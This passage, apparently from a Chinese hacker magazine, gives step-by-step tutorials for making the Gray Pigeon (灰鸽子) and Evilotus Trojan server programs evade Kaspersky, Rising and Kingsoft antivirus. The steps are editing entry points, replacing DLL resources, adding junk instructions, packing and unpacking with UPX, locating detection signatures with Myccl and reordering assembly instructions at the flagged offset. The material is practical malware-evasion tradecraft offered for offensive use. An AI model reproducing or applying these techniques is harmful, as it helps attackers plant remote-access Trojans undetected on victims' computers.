


图4

由于刚刚对文件头进行了修改，这里需要利用PEditor更改文件的入口点。运行PEditor，点击“浏览”按钮选择刚刚修改好的文件。PEditor会自动读取服务端程序的“文件信息”，我们将原来的入口点0000C558更改为现在的入口点003DC5FA，然后点击“应用更改”按钮对刚才的设置进行确认即可（图5）。现在再使用卡巴斯基对其进行查杀，发现已经通过了检测。

三、对“MAINDLL.dll”免杀

使用 Restorator 打开“MAINDLL.dll”这个文件，接着在资源树中依次找到“RCDate”中的“GETKEY”这一项，通过右键菜单中的导入命令将制作后免杀的“GETKEY.dll”导入替换掉本身的“GETKEY”这一项，然后通过“文件”菜单中的“另存为”命令将其保存为“MAINDLL.dll”。最后使用卡巴斯基对这个新的“MAINDLL.dll”进行查杀，发现这个文件还是被杀毒软件检测出了。下面利用现成的工具对这个文件进行加花处理。运行牧马游民的“超级加花器”，将DLL文件直接拖动到程序的主界面进行释放。接着在“花指令”下拉列表中选择一种花指令，单击“加花”按钮就可以了（图6）。同样使用卡巴斯基对其进行检测，结果也轻松的通过了扫描。




图6

四、对服务端程序免杀

使用同样的方法，用 Restorator 打开木马的服务端程序，在资源树中依次找到“RCDate”中的“MAINDLL”这一项，接着通过右键菜单中的导入命令将制作后免杀的“MAINDLL.dll”导入替换掉到服务端程序中原本的内容，最后同样对修改的服务端程序进行另存为。然后再利用杀毒软件对这个文件进行检测，发现服务端程序还是被查杀的。再同样利用“超级加花器”对其进行加花，接着利用北斗对服务端程序进行加壳，最终使得服务端程序也成功的躲过卡巴斯基的查杀。

（文章中涉及到的工具 Restorator V2006、OllyDbg、PEditor、牧马游民的“超级加花器”、灰鸽子2006 已经收录于光盘中）

Evilotus 服务端的免杀

IcepOwer（李冰）

在今年第3期的黑客X档案中介绍了evilotus这款木马，今天我就以它为例来说明一下如何制作服务端的免杀。我的目的是让服务端程序可以躲过卡巴、金山和瑞星的查杀。

步骤1：

我们使用PEID对Evilotus的服务端进行检测，发现为“UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo [覆盖] 壳”，在第3期杂志中给出的evilotus生成的服务端是无法使用upx.exe脱壳的，所以本文我使用的是evilotus1.3.2版。将生成好的服务端Setup.exe和upx.exe存放在同一目录下，在CMD里找到upx.exe存放的路径，输入 **upx.exe -d Setup.exe**，就会脱壳成功了，如图1。




图1

再次使用PEID检测一下，提示是“Borland Delphi 6.0 - 7.0 [覆盖]”，如图2，脱壳成功。另外说明一下，好多读者都不明白“[覆盖]”是什么意思，其实这个“[覆盖]”是说明有附加数据，因为不是本文的重点，我就不细说了。




图2

步骤2：

使用 Restorator 2007 将 Setup.exe 里的唯一一个dll文件导出来（我在使用 Restorator 2006 时出现了一些问题，所以还是使用 Restorator 2007吧），如图3，我将导出来的dll文件另存为了123.dll。




图3

步骤3：

在CMD里输入 **upx.exe -d 123.dll**，对123.dll进行脱壳。

步骤4：

使用Myccl找出123.dll的特征码，然后使用OD进行修改。如果还不知道怎样使用Myccl定位特征码的，请读者仔细查阅今年第2期的黑客X档案。我测试时只有瑞星会杀掉这个dll文件，特征码为0000C871_00000002。使用C32asm以十六进制的形式打开123.dll，按ALT+G，然后输入0000C871，如图4。




图4

在0000C871处切换到汇编模式（图5），只要将下面两行代码换一下位置就好了（图6）。

```
0040C86F:  83C4 C4          ADD    ESP,-3C
0040C872:  B8 74D34000      MOV    EAX,40D374
```




图5

